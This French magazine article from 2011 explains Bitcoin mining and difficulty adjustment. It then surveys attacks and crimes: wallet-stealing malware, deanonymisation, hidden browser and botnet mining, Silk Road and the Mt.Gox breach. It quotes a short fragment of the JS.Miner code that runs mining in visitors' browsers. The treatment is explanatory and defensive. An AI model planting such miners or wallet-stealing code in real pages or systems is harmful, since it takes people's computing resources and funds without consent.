La résolution d'un bloc est comparable à une loterie qui serait basée sur une fonction de hachage. Résoudre un bloc consiste à trouver un *nonce* de 32 bits tel que la valeur du hachage de ce nonce et des transactions contenues dans le bloc soit inférieure à une valeur donnée : la cible. Cette cible est un nombre de 256 bits, donc très grand, sur lequel les clients Bitcoin se sont mis d'accord. Si le hash trouvé est inférieur à la cible, c'est gagné, sinon le nonce est incrémenté, ce qui donne un hash totalement différent, et ainsi de suite.

C'est SHA-256 qui est utilisé et qui assure la résistance de la fonction de hachage, et plus particulièrement la résistance à une attaque sur la (première) pré-image. Lorsqu'un participant trouve un nonce qui donne un résultat inférieur à la cible, il le diffuse à l'ensemble des participants pour qu'ils valident le bloc. Celui-ci est alors ajouté à la chaîne des blocs. Dans le cas où deux blocs sont résolus en même temps, il se forme deux branches dans l'arbre, cette situation est résolue à la prochaine génération d'un bloc. Les transactions qui se trouvent dans le bloc orphelin seront incluses dans le bloc suivant.

La sécurité du bloc repose sur le fait qu'il n'est pas possible de modifier le bloc par la suite, par exemple pour modifier une de ses transactions. Si une telle modification intervenait, le hash du bloc ne serait alors plus valide. De plus, un attaquant qui souhaiterait modifier sa transaction devrait également modifier l'ensemble des hashs des blocs suivants, chacun étant lié au précédent.




Fig. 9 - La chaine de blocs

2.6 Résolution d'un bloc

Enfin, composante essentielle du système, la difficulté de résolution d'un bloc peut être augmentée ou diminuée. Cela est réalisé en faisant varier le nombre de 0 au début du hash cible et donc sa grandeur algébrique. Plus la cible est petite, plus la difficulté est grande. Cette latitude permet d'ajuster la difficulté de résolution des blocs et de création de BTC. En effet, la loi de Moore joue contre le système. La puissance des CPU et surtout des GPU augmente assez rapidement et il faut pouvoir faire varier la difficulté en fonction de la capacité des participants. Il faut également pouvoir contrer un participant qui aurait assez de ressources pour résoudre trop « facilement » les blocs.

Pour ce faire le système contrôle à intervalle régulier (tous les 2016 blocs) le temps qu'il a fallu aux participants pour les résoudre. L'objectif du système est qu'un bloc soit créé environ toutes les 10 minutes. Si la création des 2016 derniers blocs a pris moins de deux semaines, la difficulté est augmentée, sinon elle est réduite voire inchangée.

La difficulté a brusquement augmenté **[5]** à partir du mois de mai dernier suite à l'arrivée de gros calculateurs dans le réseau. Cette brusque augmentation a supprimé tout espoir à un PC classique de pouvoir générer un bloc et de gagner les 50 BTC associés. Cette situation a mené les développeurs à supprimer l'option de génération de BTC de l'interface graphique du client. Elle reste néanmoins accessible en ligne de commandes pour les mineurs.




Fig. 10 - Variation de la difficulté dans le temps

2.7 Pool mining

Les ressources nécessaires à la génération de nouveaux BTC augmentant rapidement et étant devenues hors de portée du commun des mortels, la pratique du « pool mining » se développe. Elle consiste à regrouper plusieurs machines au sein d'un « pool » et distribuer la charge entre ces machines dans l'esprit SETI@home ou grille de calcul. Un noeud « maître » ou un serveur communique aux membres du pool la cible et des ranges de nonces. Les hash sont alors calculés en parallèle.

Lorsqu'un bloc est généré ou validé, les BTC créés ou gagnés sont alors partagés entre chaque propriétaire des machines composant le pool.

2.8 Les attaques sur le système

Il existe plusieurs attaques théoriques et pratiques sur Bitcoin **[6]**, seules les plus intéressantes et réalisables sont décrites par la suite. Les attaques sur les fonctions cryptographiques ne sont pas considérées comme réalisables puisque les fonctions utilisées (RIPEMD-160, SHA-256 et ECDSA 256k1) sont considérées comme robustes. En outre, le système peut rapidement changer de fonction si nécessaire.

2.9 Le vol de porte-monnaie

Voler des BTC revient à voler le fichier qui contient la clé privée d'un utilisateur. Nous reviendrons plus bas sur cet aspect.

2.10 Le participant malveillant

Il est possible, pour un attaquant disposant de beaucoup de ressources, de connecter un grand nombre d'autres participants sur le réseau. Cela peut lui permettre de suivre les transactions dans le temps et de remettre en cause l'anonymat du système (cf. plus bas), de refuser de transférer les blocs ou les transactions, créant ainsi un déni de service sur le système. Il peut également décider de ne relayer que ces propres transactions et exposer les autres à un double paiement, voire détourner certaines transactions qui ne précisent pas explicitement leur bénéficiaire.

2.11 La levée d'anonymat

Bitcoin est présenté comme un système anonyme. La confiance dans le système repose sur la diffusion de l'ensemble des transactions dans la chaîne de blocs et la propriété d'anonymat repose sur la capacité des utilisateurs à ne pas fournir d'information sur eux lors d'une transaction. Cette condition est loin d'être respectée…

Une étude récente **[7]** suite au vol de 25000 BTC au mois de juin dernier a montré qu'il est possible de tracer l'ensemble des transactions pour un utilisateur donné si celui-ci utilise une seule adresse Bitcoin, ce qui est le cas de la majorité des utilisateurs. L'adresse Bitcoin d'un utilisateur est le hash de sa clé publique et il suffit de parcourir l'ensemble des transactions - qui sont publiques - à la recherche de ce hash. Dans certains cas, et selon la position de l'attaquant, il est envisageable que celui-ci remonte jusqu'à l'identité d'utilisateurs en collectant les adresses Bitcoin laissées dans les forums, les blogs ou même sur Twitter, et de les associer à d'autres éléments d'identité (pseudo, adresse IP, adresse mail, comptes sur divers sites, …).

Un attaquant capable de réaliser une attaque par le milieu (*Man-In-The-Middle*) pourra également obtenir ce type d'information sur ses victimes. Dans le cas de ce vol de plusieurs dizaines de milliers de BTC, cette technique a été utilisée pour générer le graphe égocentrique suivant dans lequel on distingue clairement en rouge le voleur, en vert sa victime ainsi que les transactions, également en vert, par lesquelles les BTC ont été dérobées. Le point orange serait quant à lui plus ou moins lié au groupe d'hacktivistes Lulzsec…




Fig. 11 - Représentation égocentrique du voleur de 25000 Bitcoins. En rouge le voleur, en vert sa victime.

De plus, certaines transactions n'utilisent pas des adresses Bitcoin, mais directement les adresses IP des destinataires. Il est alors envisageable de retrouver un participant à une transaction grâce aux traces laissées par sa connexion internet.

Pour parer à ces limitations et rester vraiment anonyme, il est conseillé d'utiliser une adresse Bitcoin publique par transaction, ce qui exclut une gestion manuelle pour de gros volumes de transactions et de ne jamais divulguer publiquement cette adresse hors du réseau Bitcoin. Enfin, le réseau Bitcoin essaye également de protéger les utilisateurs en limitant à 8 le nombre de connexions sortantes d'un nœud vers un même sous-réseau (/16). Cela limite la capacité d'un attaquant ayant beaucoup de ressources à identifier les sources des transactions. La première machine à annoncer une transaction étant manifestement celle qui la réalise.

3 Naissance d'une e-criminalité financière d'un genre nouveau

3.1 Vol de BTC

Les BTC sont stockés dans le fichier `wallet.dat` qui contient le jeu de clés privées pour utiliser ses BTC. Par défaut, les clés privées ne sont pas protégées et se faire voler ce fichier revient à se faire voler ses BTC.

Des virus dédiés ont été diffusés, dont Infostealer. Coinbit, qui se contentait de rechercher sur le disque de l'ordinateur infecté les fichiers `wallet.dat` puis de les envoyer par FTP ou par courriel à l'attaquant.

Le chiffrement du fichier `wallet.dat` à partir d'une *passphrase* est une solution à ce type d'attaque si le vol se produit alors que ce fichier n'est pas en cours d'utilisation (logiciel Bitcoin inactif). Sachant que la génération de BTC nécessite du temps machine et que le logiciel s'exécute, on peut supposer que ce cas de figure n'est pas fréquent et que la clé privée reste exposée en mémoire. La version 0.4 de Bitcoin devrait apporter des améliorations sur ce point.

Cependant, si le vol de BTC est techniquement aisé lorsque la machine de leur propriétaire a été compromise, trouver un détenteur de BTC n'est pas une tâche facile.

Il existe un cas particulier qui rend le risque de vol beaucoup plus probable : lorsque le porte-monnaie est stocké en ligne par un fournisseur de « wallet service » (ou eWallet). Le porte-monnaie n'est plus stocké en local sur la machine de son propriétaire, mais sur un serveur web… avec tous les risques que cela comprend !

3.2 Rogue pool mining

L'approche du « pool mining », parfaitement licite, se développe aussi du côté obscur. C'est ainsi que des clients Bitcoin ont été découverts sur des serveurs Unix compromis. La brutale

augmentation de temps CPU consommé – sans parler de la facture d'électricité – ayant mis la puce à l'oreille de l'administrateur système (80 % de CPU pour un simple MTA Exim4, c'est beaucoup quand même...).

3.2.1 JS.Miner

Autre approche : utiliser les ressources des internautes... à leur insu. C'est le choix, par exemple, de JS.miner **[8]**, un « mineur de fonds » développé en Javascript ! Le code JS est inséré dans une page HTML et chaque visiteur se retrouve à chercher un bloc (plus vraisemblablement : participe à un « pool ») en parcourant un blog.

```
// Extrait du code JS.Miner //
///// Web Worker /////
onmessage = function(event) {
   var job = event.data;
   job.golden_ticket = false;
        sendProgressUpdate(job);
        // Send occasional progress updates
     //setInterval(function() { sendProgressUpdate(job); }, 10000);
        // Begin scanning
       var golden_ticket = scanhash(event.data.midstate, event.data.
data, event.data.hash1, event.data.target,
                  function() { sendProgressUpdate(job); });
        // Scanning compelted. Send back the results
    job.golden_ticket = golden_ticket;
      postMessage(job);
};
```

Le succès n'est pas garanti (rappel : le facteur temps est important), mais reconnaissons que l'idée est astucieuse. Une fois encore, rien d'illicite si les internautes sont prévenus : pourquoi ne pas insérer le script sur la page d'un groupe Facebook appelé « Pour que Jean-Kevin devienne millionnaire en BTC » ?

Dans le même esprit, citons également Bitcoin Plus Miner **[9]**, module additionnel pour WordPress qui permet de faire faire des calculs à ses visiteurs en tâche de fond (mode dit « hidden », à traduire par : « abusif ») ou dans un *widget*.

Dans ces deux cas, NoScript est votre ami...

3.2.2 Où l'on reparle des botnets...

Beaucoup plus – et franchement – malhonnête : la création de *botnets* dédiés au calcul de BTC.

Un botnet peut ainsi être mis à contribution pour générer des BTC, traiter de manière prioritaire des demandes de validation, lancer des attaques en déni de service contre des fermes de calcul ou des places de marché, etc.

Compte tenu de l'évolution des cours du BTC et de la difficulté à en produire à moins d'investir dans des fermes de GPU, utiliser un botnet pour générer des BTC peut devenir une activité des plus rentables. Ce sera peut-être la mort du SPAM et du DDoS. Symantec **[10]** estime qu'avec un BTC à 26 USD et au-delà, cette activité sera profitable.

Rogue trading et rogue mining feront alors bon ménage.

Autre joyeuseté technologique et anecdotique : un botnet de *mining* utilisait un compte Twitter pour synchroniser et répartir la charge au sein d'un « rogue mining pool». Les nains de Blanche-Neige sifflaient en travaillant, ces bots tweetaient en minant...

3.3 Bitcoin, fantasmes et critiques

D'où vient la réputation sulfureuse de Bitcoin ? Est-elle justifiée ?

Si vous associez les concepts d'anonymat et de réseau sans contrôle dans un seul et même projet, vous n'aurez pas à attendre longtemps avant que les nazis et les pédophiles montrent leur nez.

Bitcoin n'échappe pas à cette « loi » qui veut qu'Internet soit avant tout un paradis pour les criminels.

3.3.1 Qui est Satoshi Nakamoto ?

Il faut dire aussi que le créateur du projet, Satoshi Nakamoto, n'a rien fait pour arranger les choses, bien au contraire. S. Nakamato est un ingénieur japonais âgé de 36 ans passionné de cryptographie et des réseaux P2P. Point. La page que lui consacre le site officiel de Bitcoin ne donne guère plus de détails et fait même état des doutes émis quant à l'existence réelle dudit ingénieur ou à la nature exacte de ses activités...

Aucune page Facebook, aucune fiche LinkedIn ne peuvent lui être sérieusement attribuées.

En dehors du code et des neufs pages dans lesquelles il expose les concepts fondateurs de Bitcoin, on ne peut lui attribuer que les « propos » suivants inscrits dans le bloc Genesis : « The Times 03/Jan/2009 Chancellor on brink of second bailout for banks ».

Le mystère qui entoure l'identité réelle, la personnalité ou même l'existence du créateur du projet Bitcoin suscitent beaucoup d'interrogations. S. Nakamoto sera le grand absent de la Bitcoin Conference 2011 et il y a fort à parier qu'il ne sera pas non plus à l'édition 2012. Tous les ingrédients sont réunis pour alimenter rumeurs et théories du complot.

3.3.2 Silk Road

Deuxième élément qui explique l'odeur de souffre qui se dégage des mines de Bitcoin : l'achat de biens et services plus que douteux à l'aide de cette monnaie supposée intraçable. Bitcoin aurait remplacé le billet de 5 dollars usagé pour se fournir en drogue, armes, contenus illicites en tous genres sur Internet.

Le site Silk Road Marketplace, jusqu'à sa fermeture, était pointé du doigt par les opposants les plus virulents à Bitcoin. Il faut dire qu'il y avait de quoi froncer les sourcils devant le catalogue assez complet des produits stupéfiants proposés à la vente.




Fig. 12 - Exemple de biens proposés à la vente sur Silk Road

Le tout payable en BTC, le site n'étant accessible qu'avec TOR.

3.3.3 Wikileaks, Lulzsec, la CIA, ...

En juin 2011, Wikileaks annonçait via leur compte Twitter que les donations en BTC étaient désormais acceptées. Le lecteur intéressé pourra prendre connaissance de l'ensemble des transactions **[11]** de Wikileaks **[12]**.




Fig. 13 - Tweet de Wikileaks

En moins de 140 caractères, la machine à fantasmes était relancée.

Toujours en juin, le groupe Lulzsec faisait la même annonce.

Cette agitation autour de Bitcoin finit par attiser la curiosité des autorités américaines et ce qui devait arriver arriva : le porte-parole du projet fut invité à le présenter en long, en large et en travers à Langley.




Fig. 14 - Annonce par G. Andresen de sa conférence au siège de la CIA

On ne pouvait rêver meilleure publicité...

3.3.4 Le (kr)hack boursier

Bitcoin a indirectement été victime d'un «casse du siècle » lorsque la place de marché Mt.Gox **[13]** a été compromise.

Mt.Gox est une plateforme de « trading » de BTC sur laquelle se rencontrent acheteurs et vendeurs de BTC, la conversion de devises réelles en BTC étant un mode d'acquisition de BTC de plus en plus courant.

En mai 2011, Mt.Gox perd sa base de données utilisateurs : la version officielle fait état d'une faille sur leur site web, une autre version avance l'hypothèse d'un cheval de Troie sur l'ordinateur d'un des administrateurs système. Toujours est-il que les logins et mots de passe des clients de Mt.Gox « fuitent ». Après cassage des plus faibles d'entre eux, Mt.Gox constate des anomalies dans les ordres de vente et d'achat, des mouvements suspects pour des montants inhabituels : 25.000 BTC sont ainsi transférés de 478 comptes vers un seul avant d'être convertis en dollars et se volatiliser. Mt. Gox annonce le vol de 500000 BTC d'un seul compte pour un montant estimé à 8 millions de dollars. Ce nombre et ce montant étant à proprement parler ubuesques, le doute s'installe dans l'esprit des clients de la plateforme.

Un petit plaisantin répondant au doux prénom de Kevin **[14]** profite de ces turbulences pour passer un ordre d'achat de 259684 BTC pour moins de 3.000 USD. Et cet ordre passe. Conséquence : le cours du BTC s'effondre, passant de 18 dollars à 1 cent :




Fig. 15 - Cours du BTC sur Mt. Gox avant et après la compromission du site

Mt.Gox a été contraint de faire un rollback avant la validation des transactions frauduleuses pour se tirer de ce mauvais pas. Le cours du BTC a aujourd'hui retrouvé son niveau d'avant compromission.

Cette compromission a aussi porté un sérieux accroc à l'anonymat des utilisateurs qui aurait pu être fatal... à Mt.Gox. Le voleur ne s'y est pas trompé puisqu'il a posté une annonce sur Pastebin pour vendre au plus offrant le « dump » de Mt.Gox.

Rançon du succès les Lulzsec sont fortement suspectés d'être impliqués dans cette affaire sur la base de ces quelques *tweets* du groupe :




Fig. 16 - Lulzsec tweete sur Bitcoin

Conclusion

Bitcoin déchaîne les passions. En guise de conclusion à cet article, passons en revue les inquiétudes les plus fréquemment évoquées à son sujet.

• **« Bitcoin ne vaut rien, c'est une gigantesque arnaque ! »**

Une monnaie n'a de valeur que pour ceux qui l'utilisent. Cela vaut pour des devises classiques et même au Monopoly. En ce sens, Bitcoin semble avoir réussi son pari si l'on se fie au « taux de change » avec le dollar.

• **« Il est facile de créer de la fausse monnaie : « cp wallet.dat bigger_wallet.dat » ! »**

Non : les bases cryptographiques du projet garantissent l'unicité des transactions. Pour reproduire des BTC, il faudrait que le faussaire dispose d'une puissance de calcul qu'il pourrait mieux utiliser... pour produire des BTC !

• **« Bitcoin est hors de contrôle et va casser Internet et le système monétaire mondial ! »**

Les détracteurs du projet – en tout cas ceux qui siègent dans des instances gouvernementales ou politiques – pointent le risque d'une concurrence entre Bitcoin et les monnaies classiques et, partant de là, celui d'une perte de contrôle du processus de création monétaire si le BTC venait à détrôner le dollar, l'euro ou le franc CFA.

• **« Bitcoin bénéficie surtout aux premiers entrants dans le système ! »**

C'est une des rares critiques assumées par le projet : ceux qui sont entrés tôt dans le système en ont le plus profité. L'effort à produire pour obtenir des BTC était alors à la portée de tout un chacun. Leur réponse est la suivante : les primo-entrants ont pris des risques (notamment celui que le système ne rencontre pas la réussite escomptée) et le risque doit payer.

Les nouveaux convertis à Bitcoin n'ont guère d'autre choix que d'acheter leurs premiers BTC, ce qui « pervertit » un peu l'esprit d'un système qui se voulait indépendant et autonome. L'autre solution consiste à rejoindre des pools de mining et devenir en quelque sorte un « forçat » de la mine condamné à travailler beaucoup (enfin, à faire travailler sa machine) et gagner peu sinon de moins en moins à charge de travail égale. Cependant, ce n'est pas *Germinal* **[15]** non plus.

L'un des principaux risques qui pèse sur le système est la désaffection de ses utilisateurs : s'il devient trop difficile de gagner des BTC, ils peuvent se décourager et se détourner de Bitcoin. Ce risque est théoriquement couvert par l'auto-adaptabilité du système qui est censé augmenter ou diminuer la difficulté des calculs nécessaires à la création de nouveaux BTC en fonction du rythme auxquels ils sont créés. Les promoteurs du projet avaient parié, loi de Moore oblige, sur une augmentation de cette difficulté, mais ils seront peut-être contraints de la corriger à la baisse. C'est ce que l'on constate en ce moment.

• **« Bitcoin est un système anonyme et l'anonymat bénéficie surtout aux criminels ! »**

L'anonymat de Bitcoin est l'aspect le plus controversé du projet. C'est aussi le plus mal compris.

Comme nous l'avons vu, toutes les transactions sont traçables à partir des BTC originels. À tout instant, chaque participant peut avoir un état précis des échanges réalisés entre porte-monnaie. L'identité du propriétaire d'un porte-monnaie est protégée mais non garantie : si vous rendez publique votre adresse Bitcoin, cet anonymat disparaît. Il sera possible de reconstituer l'historique de vos transactions. Ce qui est protégé, c'est l'objet de la transaction : on sait qui a acheté ou vendu à qui, mais pas ce qui a été acheté. Un peu comme si votre banquier n'avait pas de connaissance des magasins où vous faites vos courses et se contentait de vérifier l'état de votre compte avant chaque transaction. Si dans la plupart des cas, cela peut sembler suffisant, encore faut-il se méfier : si 5 BTC quitte votre porte-monnaie pour celui de Wikileaks, cela peut bien signifier que vous avez fait un don au projet (ce qui, à notre connaissance, n'a rien d'illégal). Si vous versez 2 BTC dans le porte-monnaie d'un site de contenu pas forcément très moral et que ce site affiche fièrement et publiquement son adresse Bitcoin, même remarque. N'oubliez pas que Google ou Facebook en savent parfois plus sur vous que votre banquier. Bitcoin est peut-être moins anonyme que l'argent liquide et on a rarement vu un « junkie » régler son dealer par carte bancaire (établie à son nom tout du moins).

Cela atténue aussi les craintes exprimées que Bitcoin serve de blanchisseuse pour argent électronique sale. Tant que les BTC ne quittent pas le circuit Bitcoin, les transactions sont traçables. Le blanchiment pourrait intervenir lors de la conversion de BTC en devise classique, à l'aide de mules éventuellement. Le projet Blindbitcoin, mort-né, se proposait de renforcer l'anonymat entre acheteurs et vendeurs en jouant le rôle de proxy, de manière à ce qu'en dehors des sommes apportées ou retirées par chaque participant, l'objet des transactions soit impossible à attribuer à l'un d'entre eux. Le tout moyennant quelques frais, bien sûr.

Nos 0.02BTC.

REMERCIEMENTS

Nous tenons à remercier nos collègues du CERT Société Générale et notamment Cédric Pernet.

RÉFÉRENCES

[1] http://www.bitcoin.org
[2] http://fr.wikipedia.org/wiki/Elliptic_curve_digital_signature_algorithm
[3] http://fr.wikipedia.org/wiki/Logarithme_discret
[4] http://bitcoincharts.com/markets/
[5] http://bitcoin.sipa.be/
[6] https://en.bitcoin.it/wiki/Weaknesses
[7] http://anonymity-in-bitcoin.blogspot.com/2011/07/bitcoin-is-not-anonymous.html
[8] https://github.com/progranism/Bitcoin-JavaScript-Miner
[9] http://wordpress.org/extend/plugins/bitcoin-plus-miner/
[10] http://www.symantec.com/connect/blogs/bitcoin-botnet-mining
[11] http://blockexplorer.com/address/1HB5XMLmzFVj8ALj6mfBsbifRoD4miY36v
[12] http://twitter.com/#!/wikileaks/status/80774521350668288
[13] https://mtgox.com/
[14] http://bitcointalk.org/index.php?topic=20207.0
[15] Ce roman d'Emile Zola décrit les conditions de vie misérables des mineurs au 19e siècle. http://fr.wikipedia.org/wiki/Germinal_(roman)

Testez le CLOUD

GNU Linux Magazine 142
Actuellement en kiosque !

N°142 OCTOBRE 2011

L 19275 - 142 - F: 6,50 €

GNU LINUX MAGAZINE / FRANCE

Administration et développement sur systèmes UNIX

36 MIROIR / SERVEUR

Profitez de l'expérience de l'IRCAM pour créer et maintenir votre serveur de miroirs de téléchargement

42

PRÊT À BASCULER D'UNE INFRASTRUCTURE PHYSIQUE À UN STOCKAGE VIRTUEL ?

TESTEZ LE CLOUD

POUR VOS DÉPÔTS RPMS AVEC AMAZON S3

82 GPX / PERL

Exploitez la puissance de Perl pour collecter, grouper et gérer les informations GPS en XML

08 KERNEL / NEWS

Les nouveautés du noyau 3.0 : Architecture, ARM, mémoire, sécurité, virtualisation, ...

55 REPÈRE / WEB

Comprendre la communication web avec un serveur. Tour d'horizon des trois technologies du Web actuel : Ajax, Comet et WebSockets

28 TOIP / PBX

Installez votre solution IPBX open source, modulaire et extensible avec FreeSWITCH

20 TICKET / TRAC

Installez et déployez facilement un environnement Trac lié à un dépôt SVN sur vos serveurs

70 RUBY / WEB

Essayez une alternative au modèle MVC lourd avec le framework Ruby Sinatra

France Métro : 6,50 € / DOM : 7 € / TOM Surface : 950 XPF / POL. A : 1400 XPF / CH : 13,80 CHF / BEL.PORT.CONT : 7,50 € / CAN : 13 $CAD / TUNISIE : 8,80 TND / MAR : 75 MAD

GNU Linux Magazine HORS-SÉRIE N°56

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX

JUSQU'AU 28 OCTOBRE 2011 ET SUR : www.ed-diamond.com

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX
JUSQU'AU 28 OCTOBRE 2011 ET SUR :
www.ed-diamond.com

www.unixgarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !

Administration système

Utilitaires

Comprendre

Graphisme

Embarqué

Environnement de bureau

Bureautique

Audio-vidéo

Administration réseau

News

Distribution

Programmation

Sécurité

Agenda-Interview

Matériel

Web

Jeux

Réfléchir

UnixGarden